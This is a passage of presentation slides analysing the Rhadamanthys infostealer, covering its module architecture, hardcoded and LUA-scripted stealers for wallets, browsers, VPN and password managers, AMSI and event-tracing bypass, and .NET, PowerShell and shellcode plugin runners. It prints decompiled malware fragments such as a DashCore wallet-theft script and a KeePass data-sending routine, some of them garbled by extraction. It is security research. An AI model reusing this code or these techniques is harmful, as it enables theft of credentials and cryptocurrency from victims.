- ·Uses ideas and PoCs of others, but with good understanding
- ·Also has his own, original ideas
- ·Iteratively improve his work



Managing the army of thieves
All the flavors of Rhadamanthys modules

Types of the modules

- Native (XS format, delivered in the package)
- LUA scripts (package)
- The Plugin system: extendibility by custom .NET modules, following API
- The runners for:
- Custom .NET modules
- PowerShell scripts
- VBS an JScripts
- and more...

The chief in command

- The main module (core.bin) comes with a hardcoded set of stealers + allows to run submodules
- Some modules are runners for other plugins and scripts: taskcore.bin, runtime.dll, loader.dll
- communicates with the submodules over the named pipe, collects and sends the results
 - However: some modules can also speak directly to the C2

The hardcoded stealers

• The stealers hardcoded in core.bin can be divided into two groups:

```
seg004:001E0AE0 ; profile_funcs *g_ProfileCallbacks
                                      seg004:001E0AE0 g ProfileCallbacks dd offset vtable chrome profiles
                                                                                             ; check targets fill profi
                                                                     dd offset vtable firefox profiles
                                                                     dd offset vtable filezilla profiles
                                                                     dd offset vtable openvpn profiles
                                                                     dd offset vtable telegram profiles
                                                                     dd offset vtable discord profiles
                                                                     dd offset vtable stickynotes profiles
                                                     ; stealer funcs *g StealersList
                                                      g StealersList dd offset vtable steal chrome 360browser and card data
Active – interfering with
                                                                     dd offset vtable_steal_mozilla_storage_and_history
running processes
                                                                     dd offset vtable collect system info
                                                                     dd offset vtable msie cookies
                                                                     dd offset vtable foxmail stealer
                                                                     dd offset vtable steal openvpn
                                                                     dd offset vtable filezilla recent servers
                                                                     dd offset vtable wincp stealer
                                                                     dd offset vtable telegram stealer
                                                                     dd offset vtable discord stealer
                                                                     dd offset vtable stickynote stealer
                                                                     dd offset vtable stream stealer
                                                                     dd offset vtable core ftp stealer
                                                                     dd offset vtable keepass hax
                                                                     dd offset vtable teamviewer spy
```

Passive – parsing found configuration files

The LUA runner

local file count = 0 if not framework.flag exist("W") then end local filenames = { framework.parse_path([[%AppData%\DashCore\wallets\wallet.dat]]), framework.parse_path([[%LOCALAppData%\DashCore\wallets\wallet.dat]]) for _, filename in ipairs(filenames) do if filename ~= nil and framework.file exist(filename) then if file count > 0 then break end framework.add_file("DashCore/wallet.dat", filename) file count = file count + 1 end end if file count > 0 then framework.set_commit("!CP:DashCore") end

Each ID represents a type of a target

ID	Туре
W	wallets
Е	e-mails
F	FTP
N	note-keeping apps
М	messengers
V	VPN
2	authentication related, password managers, etc.

Example: DashCore wallet stealer

The LUA runner

• It can run up to 100 LUA scripts - of which we

found 59 to be implemented

```
snprintf(script_name, 0x80ui64, "/extension/%08x.xs", ext_id);
script_data = fetch_from_package(package_data, script_name, &data_size);
 if (!script data)
 lua buf = (scripts info *)calloc(1ui64, data size + 0x40);
 if ( lua_buf )
   name buf = &lua buf->nInfo;
   name_len = snprintf(lua_buf->nInfo.name_buffer, 0x10ui64, "%08x.xs", ext_id);
   buf->module name = (char *)name buf;
   buf->name len = name len;
   buf->module size = data size;
   buf = &name buf->data;
    script_data = (char *)script_data;
   buf->module buf = (BYTE *) buf;
   copy_mem_obf((char *)_buf, _script_data, data_size);
   prev = scripts info1->prev;
   buf->prev = scripts info1->prev;
   prev->next = (modules_info *)buf;
   buf->next = (modules info *)scripts info1;
   scripts info1->prev = (modules info *)buf;
   script data = (char *)script data;
 free( script data);
 ++ext id:
while ( ext id < 100 )
```

Fetching LUA scripts

The LUA runner and the 59 scripts

Armory	AtomicDEX	AtomicWallet	Authy Desktop	AzireVPN	BinanceWallet
BinanceWallet	BitcoinCore	CheckMail	Clawsmail	Clawsmail	CuteFTP
Cyberduck	DashCore	Defichain-Electrum	Dogecoin	Electron-Cash	Electrum-SV
Electrum	EMClient	Exodus	Frame	FtpNavigator	FlashFXP
FTPRush	GmailNotifierPro	Guarda	Jaxx	Litecoin-Qt	Litecoin-Qt
LitecoinCore	Monero	MyCrypto	MyMonero	NordVPN	Notefly
Notezilla	SSH	Outlook	Pidgin	PrivateVPN	ProtonVPN
Psi+	PuTTY	Qtum-Electrum	Qtum	RoboForm	Safepay
SmartFTP	Solar Wallet	The Bat	TokenPocket	Total Commander	Tox
TrulyMail	WinAuth	WalletWasabi	WindscribeVPN	Zap	


all observed LUA stealers

.NET and PowerShell support

- Although the core components are native code,
 Rhadamanthys puts a lot of emphasis on .NET and PowerShell
- There are few different components that allow to run .NET and PowerShell plugins

.NET and PowerShell support

• Bypasses AMSI and Event tracing via patching the responsible functions



patch at the beginning of the function makes it exit immediately, returning a desired status

Integration of .NET and native modules

• The whole .NET environment is manually created within the native Rhadamanthys module

```
OOL stdcall to CLRCreateInstance init runtimeHost(int version, int runtimeHost, HMODULE hModule)
               int instance: // esi
              HMODULE mscoree; // eax
                                                                                                                                             int runtimeInfo; // [esp+4h] [ebp-8h] BYREF
              HMODULE mscoree; // ebx
                                                                                                                                             int metaHost; // [esp+8h] [ebp-4h] BYREF
               int is_2_0; // [esp+Ch] [ebp-4h]
               instance = 0:
               mscoree = LoadLibraryW(mscoree dll);
                                                                                                                                             ProcAddress = GetProcAddress(hModule, aClrcreateinsta);
               mscoree = mscoree;
               if ( mscoree )
                                                                                                                                               && ProcAddress(dword_1040F0, dword_104100, &metaHost) >= 0
                                                                                                                                               && (*(*metaHost + 12))(metaHost, version, IID ICLRRuntimeInfo, &runtimeInfo) >= 0// metaHost->GetRuntimeInfo
                 is 2 0 = CheckForSpecificCLRVersionInternal(aV2050727, mscoree);// "v2.0.50727
                 if (CheckForSpecificCLRVersionInternal(aV4030319, mscoree))// "v4.0.30319"
                                                                                                                                               && (*(*runtimeInfo + 40))(runtimeInfo, &hModule) >= 0
                                                                                                                                               && hModule )
                   instance = to CLRCreateInstance init runtimeHost(aV4030319, runtimeHost, mscoree);// "v4.0.3031
                                                                                                                                               v3 = (*(*runtimeInfo + 36))(runtimeInfo, &CLSID CLRRuntimeHost, &IID ICLRRuntimeHost, runtimeHost) >= 0;/
                   if (!instance && is 2 0)
                     return to CLRCreateInstance init runtimeHost(aV2050727, runtimeHost, mscoree);// "v2.0.50727
                   instance = 0:
                                                                                                                                             if ( metaHost )
                   if ( is 20)
                                                                                                                                               (*(*metaHost + 8))(metaHost);
                     return to CorBindToRuntimeEx(aV2050727, mscoree, runtimeHost);//
                                                                                                                                               metaHost = 0;
                                                                       BOOL stdcall to CorBindToRuntimeEx(int version, HMODULE hModule
              return instance;
                                                                         FARPROC CorBindToRuntimeEx; // eax
                                                                         CorBindToRuntimeEx = GetProcAddress(hModule, aCorbindtorunti 0);
                                                                        if ( CorBindToRuntimeEx )
stubmod.bin
                                                                           return (CorBindToRuntimeEx)(version, aWks, 5, &CLSID_CLRRuntimeHost, &IID_ICLRRuntimeHost, spRuntimeHost) >= 0;
                                                                         return v3:
```

Integration of .NET and native modules

Stubmod may be injected into different processes. It is used to run i.e. the KeePass stealer

```
CreateMutexW(0i64, 0, Buffer);
if ( !*((_BYTE *)a1 + 20) && !CoInitializeEx(0i64, 0) )
{
    ProcessHeap = GetProcessHeap();
    v6 = HeapAlloc(ProcessHeap, 8u, 4ui64);
    if ( v6 )
    {
        v19 = v6;
        callback_ptr = (_int64)communicate_over_pipe;
        *v6 = *((_DMORD *)a1 + 4);
        init_mscoree_and_run_dll(
            (OLECHAR *)a1 + 12,
            (OLECHAR *)a1 + *((unsigned __int16 *)a1 + 11) + 12,
            (_int64)v4,
            *((unsigned int *)a1 + 3),
            &callback_ptr);
    }
}
```

```
public static void DllMain(string arg)
                                                                                                                                                            .NET
                   long value = long.Parse(arg, NumberStyles.AllowHexSpecifier);
                   IntPtr source = new IntPtr(value);
                   if (IntPtr.Size == 8) checking pointer size: 8 for 64-bit, 4 for 32-bit
                        byte[] array = new byte[16];
                         Marshal.Copy(source, array, 0, 16);
                        Program.NativePtr = new IntPtr(BitConverter.ToInt64(array, 0));
                         Program.NativeData = new IntPtr(BitConverter.ToInt64(array, 8));
                        byte[] array2 = new byte[8];
                        Marshal.Copy(source, array2, 0, 8);
                        Program.NativePtr = new IntPtr(BitConverter.ToInt32(array2, 0));
                         Program.NativeData = new IntPtr(BitConverter.ToInt32(array2, 4));
                  Program.FnSendData = (SyscallSend)Marshal.GetDelegateForFunctionPointer(Program.NativePtr, typeof(SyscallSend));

GC.KeepAlive(Program.FnSendData); interpret the first pointer as a pointer to the native function (passed from the calling module).

The function is responsible for sending the stolen data into a pipe
                  Program.KcpDump();
private static bool KcpDumpSendData(Dictionary<string, byte[]> keyValues)
   Stream stream = new MemoryStream();
   foreach (KeyValuePair<string, byte[]> keyValuePair in keyValues)
      byte[] bytes = Encoding.UTF8.GetBytes(keyValuePair.Key);
byte[] bytes2 = BitConverter.GetBytes(Convert.ToUInt32(bytes.Length));
      stream.Write(bytes2, 0, bytes2.Length);
stream.Write(bytes, 0, bytes.Length);
                                                                                                       cdecl
      byte[] bytes3 = BitConverter.GetBytes(Convert.ToUInt32(keyValuePair.Value.Length));
                                                                                         to read write to pipe (
      stream.Write(bytes3, 0, bytes3.Length);
      stream.Write(keyValuePair.Value, 0, keyValuePair.Value.Length);
                                                                                                   int seed,
   byte[] array = new byte[stream.Length];
                                                                                                   DWORD numberOfBytesToWrite,
   stream.Seek(OL, SeekOrigin.Begin);
   return Program.FnSendData(Program.NativeData, 3, array, array.Length);
                                                                                                   BYTE *data,
                                                                                                   int data size
```

The simplest PowerShell runner

The simplest version, replaced in 0.5.0 by much more complex Runtime.dll

```
using System;
using System.Globalization;
using System.Runtime.InteropServices;
// Token: 0x02000010 RID: 16
internal class Runtime
   private static void Main(string[] args)
        if (args.Length == 2)
            long value = long.Parse(args[0], NumberStyles.AllowHexSpecifier);
           long value2 = long.Parse(args[1], NumberStyles.AllowHexSpecifier);
            IntPtr intPtr = new IntPtr(value);
            IntPtr intPtr2 = new IntPtr(value2);
            GC.KeepAlive(intPtr);
            GC.KeepAlive(intPtr2);
            SyscallRuntime runtime = (SyscallRuntime)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(SyscallRuntime));
            SysNativeWrapper sysNativeWrapper = SysNativeWrapper.CreateInstance(runtime, intPtr2);
            while (!sysNativeWrapper.IsEOF())
                string script = sysNativeWrapper.GetScript();
                if (script.Length > 0)
                    PowerShell powerShell = new PowerShell();
                    sysNativeWrapper.ps = powerShell;
                   powerShell.exe(script);
                   powerShell.close();
                    byte[] data = powerShell.dump();
                    sysNativeWrapper.SendDumpData(data);
                if (!sysNativeWrapper.MoveNext())
```


The plugin system: runtime.dll

• Since the release 0.5.0, there is a .NET module supporting the plugins with their own API

17. Plug-ins and loader modules support secondary development and provide SDK support.

714 edited 21:35

The author announced SDK support, and provided documentation on his channel



The plugin system: runtime.dll

• The new .NET module supports the plugins with their own API

```
■ □ Runtime (1.0.0.0)
  D ≅ PE
                                                     Runtme.dll: the
     ▶ ■■ Type References
     ▶ ••■ mscorlib @23000001
                                                     manager of .NET
       ▶ ••■ System.Management.Automation @23000002
       ▶ 🔩 <Module> @02000001
                                                      plugins
       ▶ % CallWrapper @02000007
       ▶ •• ExtPlugin @02000015

▲ Runtime @02000016

         Base Type and Interfaces
         Derived Types
           @ Runtime(): void @06000056
                                  Resolve(object, ResolveEventArgs): Assembly @06000054
       ▶ 

RuntimeDispatcher @02000002
       ▶ ■ SyscallDebugPrint @02000005
       ▶ 

SvscallFileSend 

©02000003
       ▶ 

■ SyscallGetFileData @02000006
       ▶ 

SyscallGetPayload @02000004
       ▶ 🏂 EmbeddedZipFS @0200000D
       ▶ •• IStream @02000008
       PkgArchive @0200000C
       PkgArchiveEntry @02000009
       AddDataAsFileCommand @02000010
       ▶ 🏂 AddFileAsFileCommand @0200000F
       AddOutputAsFileCommand @0200000E
       ▶ detVersionCommand @02000011
       ▶ %. GlobalShared @02000013
       ▶ % PowerShell @02000014
```

```
if (!(CallType == "powershell"))
   if (CallType == "plugins")
       if (payload != null && payload.Length > 0)
           AppDomain.CurrentDomain.AssemblyResolve += Runtime.CurrentDomain AssemblyResolve:
               Assembly assembly = Assembly.Load(payload);
               if (assembly != null)
                   object obj = null;
                   Type[] types = assembly.GetTypes();
                   foreach (Type type in types)
                       if (type.GetInterface("ExtPlugin") != null)
                          obj = assembly.CreateInstance(type.FullName);
                   if (obj != null)
                       Type type = obj.GetType();
                       MethodInfo method = type.GetMethod("Main");
                       if (method != null)
                           method.Invoke(obj, null);
```

The plugins are
.NET assemblies
following the API

The native plugin runner: taskcore.bin

• One more addition of 0.5.0 was introduction of yet another plugin runner: taskcore.bin

14. The task module has been greatly upgraded, and a new plug-in

module has been introduced to support users in secondary

development of their own plug-ins.

Supports multiple task execution modes:

Normal execution

In Memory LoadPE Execution

Powershell Execution

DotNet Reflection Execution

DotNet Extension Execution

DotNet Extension with Zip Execution

VbScript Execution

JScript Execution

X86 shellcode execution

X64 shellcode execution

Native Plugin Loader

The native plugin runner: taskcore.bin

• The module is implemented as XS (native Intel

void stdcall run commands(tc stc1 *stc)

code)

DWORD tls_index1; // eax DWORD tls index; // eax tls index1 = TlsAlloc(); set tls index(tls index1); alloc tls buffer(); switch (stc->cmd id) sub 10CE91(stc->unk2, stc->hMapping); run functions from custom(stc->unk2, stc->hMapping); to parse scripts and plugins1(stc->unk2, stc->hMapping); to parse scripts and plugins2(stc->unk2, stc->hMapping); run_dotnet1(stc->unk2, stc->hMapping); to parse scripts and plugins3(stc->unk2, stc->hMapping); sub 10D434(stc->unk2, stc->hMapping); run_shellcode_from_mapping(stc->unk2, stc->hMapping); run_dumpper_window(stc->unk2, stc->hMapping); default: free_tls_storage(); tls_index = get_tls_index(); TlsFree(tls_index);

The central function within taskcore.bin works as dispatcher of commands with particular types

The native plugin runner: taskcore.bin

• Running of the scripts (JScript, WScript, PowerShell) is implemented via COM interface

activeScript->lpVtbl->Release(activeScript);

(IActiveScript)

```
inst = CoInitializeEx(0, 0);
 inst = CoCreateInstance(script type, 0, 3u, &IActiveScript, (LPVOID *)&activeScript);
  if ( inst >= 0 )
            (const IID *const)IActiveScriptParse32,
(void **)&script_parser);
      inst = script parser->lpVtbl->InitNew(script parser);
        inst = activeScript->lpVtbl->SetScriptSite(activeScript, (IActiveScriptSite *)&v24);
        if ( inst >= 0 )
         wscript = (const OLECHAR *)decode_wstring(&enc_WScript);// "WScript"
          inst = v5->AddNamedItem(activeScript, v7, 2);
          if ( inst >= 0 )
           rhadam = (const OLECHAR *)decode_wstring(&enc_Rhadamathys);// "Rhadamathys
            v10 = SysAllocString(rhadam);
            inst = v8->AddNamedItem(activeScript, v10, 2);
              clear_tls_buffer();
              inst = script parser->lpVtbl->ParseScriptText(script parser, Block, 0, 0, 0, 0, 0, 0, 0, 0);
                inst = activeScript->lpVtbl->SetScriptState(activeScript, SCRIPTSTATE CONNECTED);
```

The name "Rhadamanthys" is used as an identifier

Conclusions

- Rhadamanthys is complex, and keeps evolving we still didn't cover it fully
- Understanding the design helps reaching out parts that interest us the most
- •It's easy to get lost in details: try to start with some concrete questions to answer



Read more...



https://research.checkpoint .com/2023/rhadamanthysthe-everything-bagelinfostealer/ https://research.checkpoint.co m/2023/from-hidden-bee-torhadamanthys-the-evolutionof-custom-executable-formats/





https://research.checkpoint .com/2023/rhadamanthysv0-5-0-a-deep-dive-intothe-stealers-components/